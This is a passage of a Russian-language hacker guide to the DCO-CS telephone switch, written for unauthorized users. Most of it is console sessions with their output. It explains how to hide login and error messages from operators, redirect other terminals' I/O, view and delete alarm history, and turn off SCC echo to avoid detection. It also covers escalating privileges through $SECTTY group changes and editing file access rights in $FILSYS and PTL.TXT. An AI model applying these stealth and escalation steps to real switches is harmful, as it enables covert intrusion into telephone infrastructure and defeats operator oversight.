После выполнения этой процедуры конечная точка вывода сообщения MP.0354 установлена только на инициирующий терминал; когда пользователь входит с TT01, информационное сообщение об этом будет отображаться только на его/её терминале и не будет выводиться на консоль. Несанкционированному пользователю наиболее полезно установить конечные точки вывода следующих нескольких сообщений только на TI: MP.0354 (\\LOGGED IN), MP.0343 (\LOGGED OFF), MP.0676 (\EXCESSIVE LOGIN ATTEMPTS), MP.0002 (FILE NOT FOUND ON DISK), MP.0461 (\\INVALID NAME) и MP.0733 (INVALID TASK NAME) — поскольку эти сообщения будут естественным образом и неизбежно появляться в ходе работы с коммутатором и раскрывают несанкционированное присутствие значительно нагляднее, чем любые другие информационные или ошибочные сообщения.

Мониторинг других TTY и перенаправление сообщений с помощью $UTL

Время от времени в ходе работы с коммутатором может оказаться полезным мониторинг и управление задачами, активными на других терминалах, а также перенаправление ввода-вывода. Для этих и других функций управления задачами может использоваться утилита Utility Program ($UTL). В отличие от других утилит, описанных в документе, «коды функций» $UTL должны вводиться единой строкой в командной строке:

```
$UTL /NODIAL
   DCO_CITYDATA
   09-00-00 00:00:00 TUESDAY  UTILITY PROGRAM

   UTL:INVALID FUNCTION CODE

DCO>
$UTL HELP /NODIAL
```

```
   DCO_CITYDATA
   09-00-00 00:00:00 TUESDAY  UTILITY PROGRAM
   FUNC  DESCRIPTION              FORMAT EXAMPLES
   ====  =======================  ===============
   ACT   ACTIVE TASK LIST         ACT
             OR                   ACT ALL
             OR                   ACT TERM
             OR                   ACT TERM:TT06
             OR                   ACT ALL TERM
             OR                   ACT ALL TERM:TT06
   ATB   AUTO TRUNK MAKE BUSY     ATB 122.:ON=50.
             OR                   ATB 37.:OFF
   BRO   BROADCAST MESSAGE        BRO TT02 HELLO
             OR                   BRO ALL REBOOT
   DMO   DISMOUNT DEVICE/FEATURE  DMO I1:
             OR                   DMO CNTRL
             OR                   DMO REQUIRED
             OR                   DMO LSXWRI 430
   MOU   MOUNT DEVICE/FEATURE     (SEE DMO EXAMPLES)
   PRI   STATIC PRIORITY          PRI
             OR                   PRI STATUS
             OR                   PRI STATUS=100
   RED   REDIRECT TASK I/O        RED STATUS:TT01
   RPR   RUN PRIORITY             (SEE PRI EXAMPLES)
   SCED  SCHEDULED TASKS          SCED
   TID   TERMINAL ID QUERY        TID
```

ACT отображает список активных задач на основе введённого параметра. Как видно из листинга, для отображения задач, активных на конкретном терминале, следует ввести:

```
$UTL ACT TERM:TTXX
```

ATB переводит указанный транк в состояние «занято», BRO транслирует сообщение на другой терминал, PRI устанавливает приоритет задач, а DMO/MOU монтирует или демонтирует устройства/функции. Пожалуй, наиболее полезная функция UTL — RED, которая может использоваться для перенаправления ввода-вывода задачи на другой терминал, как показано в примере формата в листинге. Отчёты, формируемые многочисленными другими утилитами, могут таким образом выводиться в другое место и т. д. TID, или «TERMINAL ID QUERY», просто отображает терминал, который используется в текущий момент, — аналог команды «tty» в DMERT/UNIX-RTR/5ESS UNIX на Lucent 5ESS.

```
$UTL TID /NODIAL
   DCO_CITYDATA
   09-00-00 00:00:00 TUESDAY  UTILITY PROGRAM

   TERMINAL ID => TT01
```

Перенаправление сообщений с помощью $RRTUTL

Утилита $RRTUTL может использоваться для перенаправления сообщений, адресованных конкретному TTY, и для отображения маршрутизации сообщений на терминалы.

```
RRT> FUNCTION  (FUNC=HELP) >

   VALID FUNCTIONS ARE:
   LIST - LIST ALL LOCAL OR REMOTE TERMINAL ROUTING
   DISPLAY - DISPLAY ONE LOCAL OR REMOTE TERMINAL ROUTING
   CHANGE - CHANGE ONE LOCAL OR REMOTE TERMINAL ROUTING
   EXIT - EXIT OUT OF THIS OVERLAY

RRT> FUNCTION  (FUNC=HELP) > DISPLAY

RRT> DATABASE  (DATABASE=HELP) >
```

```
   ENTER ROUTING DATABASE TYPE - LOCAL OR REMOTE
   LOCAL - ROUTING OF MESSAGES VIA THE TERMINAL NUMBER OR BY SORTKEYS
   REMOTE - ROUTING OF RNS/RLS-4000 MESSAGES VIA THE NODE NUMBER

RRT> DATABASE  (DATABASE=HELP) > LOCAL

RRT> TYPE OF TERMINAL  (TYPE=HELP) >

   ENTER TERMINAL #, OUTPUT DEVICE PSEUDO NAME OR SORT KEY
   THAT IS TO HAVE ITS MESSAGES REROUTED

RRT> TYPE OF TERMINAL  (TYPE=HELP) > TT01

   RRTUTL: INVALID TYPE ENTERED - TT01, PLEASE RE-ENTER

RRT> TYPE OF TERMINAL  (TYPE=HELP) > 01

   PORT 1 HAS NO FAILOVER PORT
   PORT 1 HAS NO REROUTING

RRT> FUNCTION  (FUNC=DISPLAY) >

RRT> DATABASE  (DATABASE=LOCAL) >

RRT> TYPE OF TERMINAL  (TYPE=01) > 00

   PORT 0 HAS FAILOVER PORT = 1
   PORT 0 REROUTE TO PORT 1
   PORT 0 REROUTE TO PORT 2

RRT> FUNCTION  (FUNC=DISPLAY) >

RRT> DATABASE  (DATABASE=LOCAL) >
RRT> TYPE OF TERMINAL  (TYPE=00) > 02

   PORT 2 HAS NO FAILOVER PORT
   PORT 2 HAS NO REROUTING

RRT> FUNCTION  (FUNC=DISPLAY) >

RRT> DATABASE  (DATABASE=LOCAL) >
RRT> TYPE OF TERMINAL  (TYPE=02) > 03

   PORT 3 HAS NO FAILOVER PORT
   PORT 3 HAS NO REROUTING

RRT> FUNCTION  (FUNC=DISPLAY) >

RRT> DATABASE  (DATABASE=LOCAL) >

RRT> TYPE OF TERMINAL  (TYPE=03) > 04

   PORT 4 HAS NO FAILOVER PORT
   PORT 4 HAS NO REROUTING

RRT> FUNCTION  (FUNC=DISPLAY) > EXIT /NODIAL
```

Как видно из листингов, сообщения, адресованные порту 0 (системная мастер-консоль, TT00), будут перенаправляться на порты 1 и 2 (TT01 и TT02).

Блокировка журналирования аварийных сигналов с помощью $HSTUTL

Как можно обнаружить при интерактивной работе с утилитой $AMPUTL, информационные сообщения (например, уведомления о входе/выходе пользователей) и аварийные сообщения относятся к разным категориям, хотя метод рассылки для обоих одинаков. При работе любого

хакера/неопытного пользователя коммутатора существует вероятность совершения ошибок и активации аварийных сигналов. Аварийные сигналы в определённых ситуациях могут выдать несанкционированное присутствие на коммутаторе и поэтому должны быть, в целях скрытности, подавлены. Впрочем, такое развитие событий крайне маловероятно, и тому, кто исследует DCO без авторизации, настоятельно рекомендуется воздерживаться от вмешательства в аварийные сигналы, хранящиеся на коммутаторе, поскольку они нередко диагностически необходимы для обслуживания коммутатора; удаление критически важных сигналов, ещё не просмотренных службой технического обслуживания, могло бы иметь потенциально серьёзные последствия. В любом случае аварийные сообщения регистрируются в файлах истории, хранящихся на диске и доступных через $HSTUTL. Эти файлы истории классифицированы по нумерованным «контроллерам» в зависимости от типа аварийных сигналов, которыми они занимаются, и «файлам данных» самих аварийных сообщений. Операции с контроллерами дают общий обзор журналов аварийных сигналов без необходимости просматривать конкретные сообщения с датами. Система меню HSTUTL:

```
$HSTUTL /NODIAL

HST> FUNCTION (FUNC=HELP) >

   EXIT - EXITS HSTUTL
   DISPLAY - DISPLAYS SINGLE HISTORY FILE
   LIST - LISTS ALL HISTORY FILES
   ADD - ADD A NEW HISTORY FILE ENTRY
   DELETE - DELETE A HISTORY FILE ENTRY
   CHANGE - CHANGE AN EXISTING HISTORY FILE ENTRY
   BRIEF - GENERATE BRIEF HISTORY REPORT
```

С помощью «DISPLAY» можно отобразить либо контроллер, либо файл данных; как обычно, опция «LIST» выводит либо все контроллеры с полными ссылками и числом вхождений, либо все файлы данных, связанные с конкретным контроллером.

```
HST> FUNCTION (FUNC=HELP) > LIST

HST> CONTROLLER OR LOGGING (TYPE=HELP) >

   EXIT - EXITS HSTUTL
   CONTROLLER - HISTORICAL LOGGING CONTROLLER FILE
   LOGGING - HISTORICAL LOGGING DATA FILE

HST> CONTROLLER OR LOGGING (TYPE=HELP) > CONTROLLER

   CONTROL NAME                                    REF  OCCUR. MATCH TYPE
   ------- ---------------------------------------- ----- ------ ----------
       0   SGD ALARMS                               109    10      NONE
       3   SYNC ALARMS                               42    10      NONE
       5   SWC ALARMS                                74    10      NONE
       6   TPP MISMATCH ALARMS                        1    10      NONE
       7   STATE 1                                    1    10      NONE
       8   STATE 2                                    1    10      NONE
       9   STATE 4                                    1    10      NONE
      10   CBC RESTARTED/STARTUP COMPLETE             2    10      NONE
      11   LSC STARTUP COMPLETE                       1    10      NONE
      12   FP RESTORE/STARTUP COMPLETE                3    10      NONE
      13   EXTENDED NON-SYNCHRONOUS OPERATION         1     1      NONE
      14   MP STARTUP COMPLETE                        1    10      NONE

HST> FUNCTION (FUNC=LIST) >

HST> CONTROLLER OR LOGGING (TYPE=CONTROLLER) > LOGGING

HST> CONTROLLER NUMBER (CONT=HELP) > 0

   CONTROL NAME                                    REF  OCCUR. MATCH TYPE
   ------- ---------------------------------------- ----- ------ ----------
       0   SGD ALARMS                               109    10      NONE
```

```
   DCO_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
   ** PWR.0001: BATTERY CHARGER FAILURE (SGD)

   DCO_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
   ** PWR.0001: BATTERY CHARGER FAILURE (SGD)

   DCO_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
   ** PWR.0001: BATTERY CHARGER FAILURE (SGD)

   DCO_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
   ** PWR.0001: BATTERY CHARGER FAILURE (SGD)

   DCO_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
      MP .0098:CMF=000,SIDE=X REFERENCE TIMING DEVIATION

   DCO_CITYDATA 09-00-00 00:00:00 SWITCH TT01
      CLK.0009:CMF=000,SIDE=Y MASTER CLOCK SWITCHED TO ONLINE (SGD)
```

С помощью «CHANGE» можно изменить запись файла истории, а «DELETE» позволяет удалить существующую запись.

Повышение привилегий

Во многих случаях несанкционированному пользователю может потребоваться повышение привилегий конкретной учётной записи, к которой был получен доступ, либо получение доступа через другую учётную запись с иными привилегиями. Целью попытки повышения привилегий может быть как расширение возможностей по исследованию коммутатора, так и обеспечение скрытности самого пребывания; как было показано ранее, специализация учётных записей может ограничивать доступ к утилитам, необходимым для маскировки. Для этого существуют как поверхностные методы, так и требующие более глубокого погружения в «сердце» коммутатора.

$SECTTY

В качестве попытки реализации меры безопасности против повсеместного использования паролей по умолчанию вход с любой учётной записью, кроме SCAT, через порты дозвонного доступа может оказаться невозможным; однако SCAT авторизована для выполнения команды $SECTTY, устанавливающей такие атрибуты, как разрешения на вход для терминалов. Поэтому возможно индивидуально добавить пользователей в список авторизованных для входа, например с TT01, или создать новую группу пользователей, назначить в неё все нужные учётные записи и авторизовать эту группу для входа с TT01. Ограниченный доступ к файловой системе, а также к определённым портам и утилитам — одна из основных мер безопасности, применяемых DCO-CS для ограничения доступа пользователей по необходимости.

```
DCO>

$SECTTY

   DCO_CITYDATA 08-00-00 00:00:00 SECTTY TT01
M  ADM.0000: SECTTY BEGIN DIALOGUE

SEC> FUNCTION (FUNC=HELP) >

   THE FOLLOWING IS A LIST OF VALID FUNCTIONS :
   SETCON         - SET SYSTEM CONSOLE
```

```
   SETNAC         - SET NAC TERMINAL
   ADD            - GROUP TO TERMINAL ACCESS
   DELETE         - GROUP FROM TERMINAL ACCESS
   DISPLAY        - EQUIPPED TERMINAL ACCESS RIGHTS
   DEFINE         - NEW GROUP NAME
   REMOVE         - EXISTING GROUP NAME
   RESTRICTION    - SET UP FUNCTION LEVEL RESTRICTION FOR GROUP
   LIST           - VALID GROUP NAMES
   SETTYP         - SET TERMINAL TYPE
   SETATT         - SET TERMINAL ATTRIBUTES
   EXIT           - EXITS SECTTY

SEC> FUNCTION (FUNC=HELP) > DISPLAY

SEC> TTY NUMBER (TTY=HELP) >

   VALID TTY NUMBERS ARE:
   0-31

SEC> TTY NUMBER (TTY=HELP) > 00

   SECTTY - TERMINAL ACCESS RIGHTS

   TTY       GROUP
   -------------------
    0        SCAT


SEC> FUNCTION (FUNC=DISPLAY) >

SEC> TTY NUMBER (TTY=00) > 01

   SECTTY - TERMINAL ACCESS RIGHTS

   TTY       GROUP
   -------------------
    1        SCAT

SEC> TTY NUMBER (TTY=4) > 3
   SECTTY - TERMINAL ACCESS RIGHTS

   TTY       GROUP
   -------------------
    3        SCAT

SEC> FUNCTION (FUNC=DISPLAY) > LIST

   SECTTY - VALID GROUP NAMES

   GRP#  GRP NAME             RESTRICTION WORD
                     15 14 13 12 11 10 9 8 7 6 5 4 3 BXC RCO NAC
   ---------------------------------------------------------------
     1    ADMIN       0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     2    TMRS        0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     3    STATUS      0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     4    MAINT       0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     5    SECURE      0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     6    NAC         0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   1
     7    ESPF        0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0
     8    UNDEFINED
     9    UNDEFINED
    10    UNDEFINED
    11    UNDEFINED
    12    UNDEFINED
    13    UNDEFINED
    14    UNDEFINED
    15    UNDEFINED
    16    SCAT        0  0  0  0  0  0 0 0 0 0 0 0 0  0   0   0

SEC> FUNCTION (FUNC=DISPLAY) > ADD
SEC> GROUP NAME (NAME=HELP) > MAINT
```

```
SEC> TTY NUMBER (TTY=00) > 01

   SECTTY: GROUP ADDED FOR TTY 1

SEC> FUNCTION (FUNC=ADD) > EXIT
```

Права/привилегии доступа к терминалу определяются, как видно из листингов, конфигурацией битов «слова ограничения» для каждой группы. Доступ группы также может управляться через изменение этого слова.

```
SEC> FUNCTION (FUNC=HELP) > RESTRICTION

SEC> GROUP NUMBER (GROUP=HELP) > 1
   CURRENT RESTRICTION WORD:

   GRP#  GRP NAME             RESTRICTION WORD
                     15 14 13 12 11 10 9 8 7 6 5 4 3 BXC RCO NAC
   ------------------------------------------------------------
     1    ADMIN       0  0  0  0  0  0 0 0 0 0 0 0 0  1   0   0

SEC> RESTRICTION WORD (VALUE=HELP) >

   0 - 65535  ANY BIT CONFIGURATION OF WORD
```

SETATT позволяет пользователю устанавливать многочисленные параметры терминала, один из которых особенно важен в контексте сокрытия и, следовательно, сохранения доступа.

```
SEC> FUNCTION (FUNC=HELP) > SETATT

SEC> TTY NUMBER (TTY=HELP) > 01

SEC> OUTPUT NULLS (NULL=YES) >

SEC> OUTPUT PRIORITY (PRIORITY=NO) >

SEC> VT RESTRICTED (VTREST=NO) >

SEC> ECHO I/O TO SCC (SCC_ECHO=NO) >

SEC> INTER CHARACTER TIMING (INTCHAR TIME=YES) >

SEC> IDLE TERMINAL LOGOFF (IDLE TIME=NO) >

SEC> PAGINATED OUTPUT (PAGOUT =NO) >

SEC> SEND EOM TO TERMINAL (EOM=YES) >

SEC> TERMINAL LIMIT (LIMIT =0) >
```

SCC_ECHO может быть установлено в «YES» или «NO» в зависимости от индивидуальных конфигураций различных TTY, однако при несанкционированном использовании его необходимо установить в «NO» — в противном случае ввод и вывод через терминал будут отражаться на SCC, и, в силу интенсивного мониторинга последнего, доступ будет быстро обнаружен и, в лучшем случае, весьма быстро прерван. Тем не менее, если это было установлено для конкретного TTY, изменение данного параметра может вскоре быть замечено и расценено как подозрительное; поэтому, если SCC_ECHO было установлено в «YES», разумно отключить его на время сеанса работы с системой и вернуть в исходное состояние перед выходом. С другой стороны, если эта опция установлена для единственного TTY, возможно, стоит просто войти с другого, доступного терминала, поскольку как минимум минимальный начальный ввод-вывод будет отражён на SCC до деактивации этой функции.

Файловая система DCO-CS доступна через утилиту $FILSYS, с помощью которой можно перемещаться по каталогам, выводить различные формы дискового каталога, отображать и

изменять права доступа и т. д. Функции/опции FILSYS:

```
FIL> ENTER FUNCTION (FUNC=HELP) >

   ACCESS      - CHANGE ACCESS RIGHTS
   ATTRIB      - LIST ALL FILES W/ THE SPECIFIED ATTRIBUTE
   BACKUP      - BACKUP DISK
   BADBLK      - GET A BAD BLOCK REPORT
   BLKEDT      - EDIT DISK BLOCKS
   COMPARE     - COMPARE TWO FILES
   COMPRESS    - COMPRESS A DISK
   COPY        - COPY FILES
   CP_COMPRESS - COMPRESS CP PROGRAM FILE
   CWD         - CHANGE WORKING DIRECTORY
   DB_COMPRESS - COMPRESS CP DATABASE FILE
   DELETE      - DELETE FILE
   DIR         - DISK DIRECTORY
   DSKCMP      - DISK COMPARE
   FDIR        - FULL DISK DIRECTORY
   FORMAT      - FORMAT A DISK
   FREE        - GET FREESPACE INFORMATION FOR A DISK
   HDEDIT      - EDIT PROGRAM HEADER
   MKDIR       - MAKE A SUB-DIRECTORY
   MKFS        - MAKE A FILESYSTEM
   MKTAPE      - MAKE A DCO TAPE FILESYSTEM

FIL> ADDITIONAL HELP (MORE=YES) >

   MOVE        - MOVE A FILE FROM ONE DIRECTORY TO ANOTHER
   RENAME      - RENAME FILES
   SCHEDULE    - SCHEDULE DSKMGR TO RUN
   SDIR        - SHORT DISK DIRECTORY
   SFDIR       - SHORT FULL DISK DIRECTORY
   TYPE        - PRINT TEXT FILE CONTENTS
   VOLCHG      - CHANGE A VOLUME LABEL
```

Как было сказано ранее, файловая система DCO-CS разделена на множество каталогов и подкаталогов, начиная с каталога /ROOT/. Атрибуты файлов, которые могут быть введены в ATTRIB:

```
FIL> ENTER ATTRIB (ATTRIB=HELP) >

   ABCPSU -  ABORT TASK ON CPSU
   ABSWO  -  ABORT TASK ON A/B SWITCHOVER
   CCHOFF -  TASK RUNS WITH CACHE OFF
   CP1SYS -  SINGLE COPY ALLOWED PER SYSTEM
   CP1TTY -  SINGLE COPY PER TERMINAL ALLOWED
   DBFILE -  DATA BASE FILE
   DCCNTL -  UNDER DIAGNOSTIC CONTROL
   INCSWO -  INHIBITS MP CONTROLLED SWITCHOVER
   INDSPA -  TASK HAS SEPARATE I AND D SPACE
   INSTLL -  TASK MAY BE INSTALLED
   INTACT -  TASK IS INTERACTIVE
   KTASK  -  KERNAL TASK
   MEMSEG -  TASK IS MEMORY RESIDENT SEGMENTED
   MRDATA -  MEMORY RESIDENT DATA BASE
   NOABRT -  DO NOT ALLOW ABORT OF TASK
   NOINTS -  TASK RUNS WITH INTERRUPTS OFF
   NONMAN -  NO MANUAL INITIATION OR ABORT ALLOWED
   NOSTAT -  NO PRINT IN ACT STAT LIST IF BLOCKED
   QUEREQ -  QUEUE REQUEST IF TASK ACTIVE
   RBOABR -  RE-BOOT ON ABORT
   RESCED -  RESCHEDULE TASK IF ABORTED

FIL> ADDITIONAL HELP (MORE=YES) >

   SEGMNT -  SEGMENTED TASK
   SGUMAP -  UNMAP UNUSED MEMORY AFTER SEGMENT LOAD
   SHRMEM -  SHARE MEMORY IF TASK ACTIVE
   STKCON -  ALLOCATE STACK CONTIGUOUS TO PROGRAM
   STKHI  -  ALLOCATE STACK FROM UPPER PAR AVAILABLE
```

Блоки памяти на диске могут быть отредактированы вручную с помощью BLKEDT (утилита $MEMMAP отображает номера блоков, типы, размеры и имена):

```
FIL> ENTER DEVICE (DEVICE=HELP) > SY

FIL> ENTER BLOCK (BLOCK=HELP) >

   VALID BLOCKS ARE OCTAL NUMBERS FROM
   0 TO THE MAXIMUM FOR THIS DEVICE.

FIL> ENTER BLOCK (BLOCK=HELP) > 0

   LOCATION: 000000  000002  000004  000006  000010  000012  000014  000016
      VALUE: 000240  000402  000042  000340  106427  000340  010167  000602
FIL> NEW VALUE: HELP

   ADV    - ADVANCE TO NEXT 8 WORDS OF BLOCK
   BCK    - BACKUP TO PREVIOUS 8 WORDS OF BLOCK
   EXIT   - EXIT BLKEDT WITHOUT DISK UPDATE
   DONE   - DONE, UPDATE BLOCK TO DISK
   OCTAL NUMBERS RANGING FROM 0 TO 177777
```

DIR, FDIR, SDIR и SFDIR — все они тем или иным образом отображают дисковый каталог. DIR выводит компоненты каталога в следующем формате:

```
FIL> ENTER FUNCTION (FUNC=HELP) > DIR

FIL> ENTER FILENAME (FILE=HELP) >

   ANY FILENAME

FIL> ENTER FILENAME (FILE=HELP) > /

  FILENAME  TYPE  CREATION DATE     LAST CHANGE    FILE SIZE PRIO A HDRADDR

/ROOT/
   BITMAP     FRSP
AMPPAT    DIR 03-00-00 00:00:00 03-00-00 00:00:00 000000220 0000 0 00XXXXXX

/ROOT/AMPPAT/
T0000_RES P/D 03-00-00 00:00:00 03-00-00 00:00:00 000000002 0000 0 00XXXXXX
P0054_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000000367 0000 0 00XXXXXX
P0068_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000000306 0000 0 00XXXXXX
P0070_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000000764 0000 0 00XXXXXX
P0119_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000002501 0000 0 00XXXXXX
```

Отображаются: имя файла, тип файла, дата создания, дата последнего изменения, размер файла, приоритет и адрес на жёстком диске. Два типа файлов: DIR (каталог) и P/D (программа, .txt-файл, .dat-файл и т. д.). FDIR (полный дисковый каталог) отображает несколько дополнительных атрибутов изученных файлов:

```
FIL> ENTER FUNCTION (FUNC=DIR) > FDIR

FIL> ENTER FILENAME (FILE=ROOT/) >

  FILENAME  TYPE  CREATION DATE     LAST CHANGE    FILE SIZE PRIO A HDRADDR

/ROOT/
BITMAP    FRSP
AMPPAT    DIR 03-00-00 00:00:00 03-00-00 00:00:00 000000220 0000 0 00XXXXXX
          ACCESS  - (MAINT ,RWX)
          EXTENTS - 71(1.)

/ROOT/AMPPAT/
T0000_RES P/D 03-00-00 00:00:00 03-00-00 00:00:00 000000001 0000 0 00XXXXXX
          ACCESS  - (MAINT ,RWX)
          EXTENTS - 14304(1.)
P0054_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000000376 0000 0 00XXXXXX
          ACCESS  - (ADMIN ,RW),(TMRS  ,RW),(STATUS,RW),(MAINT ,RW)
```

```
                (SECURE,RW),(NAC   ,RW),(ESPF,RW)
        EXTENTS - 212753(5.)
```

В дополнение к атрибутам, отображаемым DIR, FDIR показывает права доступа и расположение файлов на диске (extents). Права доступа отображаются в формате (ГРУППА, ABC), где ABC заполняется: R (чтение), W (запись) и/или X (выполнение). SDIR отображает только подкаталоги внутри изначально заданного каталога (если каталог указан изначально) в минимальном формате DIR. Если задан подкаталог, содержащий файлы P/D, атрибуты этих файлов также будут выведены в однострочном минимальном формате. SFDIR отображает каталоги в «полном формате» (с правами доступа и расположением) перед файлами P/D, как и SDIR. Права доступа изменяются через ACCESS:

```
FIL> ENTER FUNCTION (FUNC=HELP) > ACCESS

FIL> ENTER FILENAME (FILE=HELP) > FILENAME

FIL> ENTER FUNCTION (FUNCTION=HELP) >

   ADD    - ADD ACCESS RIGHTS
   DELETE - DELETE ACCESS RIGHTS
   LIST   - LIST ACCESS RIGHTS

FIL> ENTER FUNCTION (FUNCTION=HELP) > LIST

   GROUP    RIGHTS
   -----    ------
   ADMIN     R
   TMRS      R
   STATUS    R
   MAINT     R
   SECURE    R
   NAC       R
   ESPF      R
   SCAT      RW

FIL> ENTER FUNCTION (FUNCTION=LIST) > ADD

FIL> GROUP (GROUP=HELP) >

   ENTER ANY OF THE FOLLOWING GROUP NAMES

   ADMIN
   TMRS
   STATUS
   MAINT
   SECURE
   NAC
   ESPF
   SPARE1
   SPARE2
   SPARE3
   SPARE4
   SPARE5
   SPARE6
   SPARE7
   SPARE8
   SCAT
   DONE - UPDATE FILE ACCESS RIGHTS ON DISK
```

Установка прав доступа через FILSYS изменит права, хранящиеся в файле PTL.TXT, который также может быть изменён альтернативно и напрямую, как описывается в следующем разделе.

Модификация PTL

Для понимания этого метода сокрытия необходимо знать, откуда берутся права доступа в файловой системе. Время от времени (а нередко и часто, в зависимости от используемых утилит и учётной записи) любопытный хакер/фрикер будет сталкиваться с сообщением «INSUFFICIENT ACCESS RIGHTS» при попытке вызвать определённые программы/утилиты или просмотреть определённые файлы. Даже при использовании функций просмотра дискового каталога утилиты $FILSYS можно обнаружить, что информация по определённым файлам недоступна из-за недостаточных прав. Неизбежно возникает вопрос: где же все эти права доступа определены? Хакер, задающий себе такой вопрос, получает награду — и контекст исследования DCO не является исключением. Права доступа и многие другие атрибуты определены и хранятся в текстовом файле ASCII с именем PTL.TXT (права доступа — лишь один из его третичных аспектов) в каталоге /ROOT/, весьма уместно называемом Prioritized Task List (Приоритетный список задач) — PTL является самым сердцем файловой системы DCO-CS. В начале PTL объяснены все опции и формат записей:

```
!*****************************************************************************
!***** RELEASE OCC150 DEVELOPMENT PRIORITIZED TASK LIST ********************
!*****************************************************************************
!□
!
!
!
! The PRIORITIZED TASK LIST is free format ASCII text file. Any line that
! begins with an exclamation point(!) is assumed to be a comment, all other
! lines are assumed to be data lines. If a data line ends with a dash(-)the
! next line is used to continue the line. A data line may be no more than
! 1000 characters in length. Since this file is free format multiple blanks
! or tabs are treated as a single space.
!
! The PTL defines the list of tasks contained in a given release and the
! desired order in which to place the tasks on the disk. The PTL also
! defines the options, the processor type, and the values of the CP
! switches, e.g.: file type, access rights.
!
! A data line consists of the DCO file specification followed by optional
! switch modifiers.
!
!---------------------  BEGIN SWITCH DEFINITIONS  -------------------------
!
! -proc <type>        the processor type. This is used to determine the
!                     search rules for the file.
!
! -input <file>       the input file name. If this switch is NOT given the
!                     input file name is derived from the output file
!                     specification. If the output file specification does
!                     NOT have an extension, an extension of .DTC is used.
!                     [EG: -INPUT STD.H]
!
! -for <option>       the file is required FOR this option(feature). If the
!                     site has this option, the file will be copied to the
!                     DCO disk. If this switch is NOT given, the file is
!                     assumed to be part of the GENERIC and is always
!                     copied to the DCO disk. Options may be OR'ed together
!                     by separating the options by a vertical bar(|).
!                     [EG: -FOR LAB|ANI]
!
! -disk <nbr>         forces the file to be copied to the given disk, if a
!                     a multi-disk set is required to hold all the files.
!                     If this switch is NOT given and a multi-disk set is
!                     required, the file will be placed on the first disk
!                     with enough available free space.
!                     [EG: -DISK 0]
!
! -size <bytes>       make sure that at least X number of bytes are
!                     reserved. If this switch is NOT given the number of
!                     bytes reserved is determined by the size of the file.
!                     [EG: -SIZE 1792]
```

```
!
! -access  <#,#,#>    give the access rights to a file. These are used to
!                     define the first three words of the rights section
!                     in the DCO file header. If this switch is NOT given
!                     a value of 177777 is used for the three values. The
!                     values must be in OCTAL representation.
!                     [EG:  -ACCESS 1000,1000,1000     -ACCESS ,100000,1]□
!                     The order is: READ,WRITE,EXECUTE
!
! -load               the file is to be used for the load/boot block
!                     on the DCO disk. Although the load block is NOT
!                     referenced by a DCO file specification, one is
!                     required in the PTL for completeness. The -INPUT
!                     switch is normally used in conjunction with this
!                     switch to specify the input file. Only one file may
!                     be marked with the -LOAD switch. That file is treated
!                     as task created by TKB and is loaded from byte offset
!                     1024(02000).
!                     [EG: /boot_block -proc mp -load -input inildr.tsk]
!
! -offset             the offset into the input file at which to start
!                     reading the data.  Used only with the -LOAD switch
!                     [eg:  please see the Appendix PTL file.]
!
! -ama_store          designate as a special AMA storage file. This switch
!                     should be used with the -DISK switch to inform KUT
!                     on which disk the file should be placed.
!                     [EG: please see the Appendix PTL file.]
!
! -dir                the DCO file specification is a DIRECTORY, valid
!                     switch modifiers are -FOR -ENTRIES & -RIGHTS
!
! -entries <nbr>      reserve the given number of DIRECTORY entries
!
! -boot               the file is designated a BOOT file. If this switch is
!                     NOT given the file is designated a PROGRAM/DATA file.
!
! -data               the file is copied as a binary data file. A DCO
!                     file header is created.
!
! -text               the file is copied as ASCII text file. A DCO file
!                     header is created.
!
!                     NOTE: if neither the -DATA or -TEXT switch is given
!                     the file is copied as an IMAGE file. In this
!                     case a DCO file header is NOT created, but
!                     assumed to exist in the input file.
!
! -name  <name>       used to specify the internal name of a file.
!                     [eg: -name RPLDAT]
!
!------------------------  END SWITCH DEFINITIONS  ------------------------
!
[... секции FOR OPTIONS и PROCESSOR DEFINITIONS опущены — см. оригинальный файл ...]
!
/boot_block -proc mp -load -offset 01000 -input inildr.dtc
/smosld -proc mp -boot  -disk 0
!
/com/a -proc mp_text -text -input a.txt -dynamic -
□-access ,100000,0
/a15shu -proc mp  -
       □-access 100000,100000,100000
/abnutl -proc mp -
        -access 100000,100000,100011
/abort -proc mp  -
□-access 100000,100000,
...-------Список сокращён для краткости-----------

!-------------------------  END PTL FILE LIST  -------------------------
```

Права доступа в PTL обозначаются переключателем «-access» в разделе опций файла, в следующем синтаксическом порядке: ЧТЕНИЕ, ЗАПИСЬ, ВЫПОЛНЕНИЕ; иными словами, восьмеричные значения, представляющие разрешения учётных записей для файла, обозначают последовательно слева направо, какие учётные записи могут читать (или просматривать) данный файл, записывать в него или выполнять его, если он исполняемый. Следующая таблица восьмеричных значений может оказаться полезной:

Восьмеричное значение	Группа(ы) с разрешением
0	НЕТ
1	ADMIN
2	TMRS
10	MAINT
100000	SCAT
100001	ADMIN, SCAT
100002	TMRS, SCAT
100005	ADMIN, STATUS, SCAT
100010	MAINT, SCAT
100011	ADMIN, MAINT, SCAT
100012	TMRS, MAINT, SCAT
100013	ADMIN, TMRS, MAINT, SCAT
100014	STATUS, MAINT, SCAT
100020	SECURE, SCAT
100024	STATUS, SECURE, SCAT
100030	MAINT, SECURE, SCAT
100035	ADMIN, STATUS, MAINT, SECURE, SCAT
100036	TMRS, STATUS, MAINT, SECURE, SCAT
100037	ADMIN, TMRS, STATUS, MAINT, SECURE, SCAT
100042	TMRS, NAC, SCAT
100050	MAINT, NAC, SCAT
100071	ADMIN, MAINT, SECURE, NAC
100075	ADMIN, STATUS, MAINT, SECURE, NAC
100077	ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, SCAT
100140	NAC, ESPF, SCAT
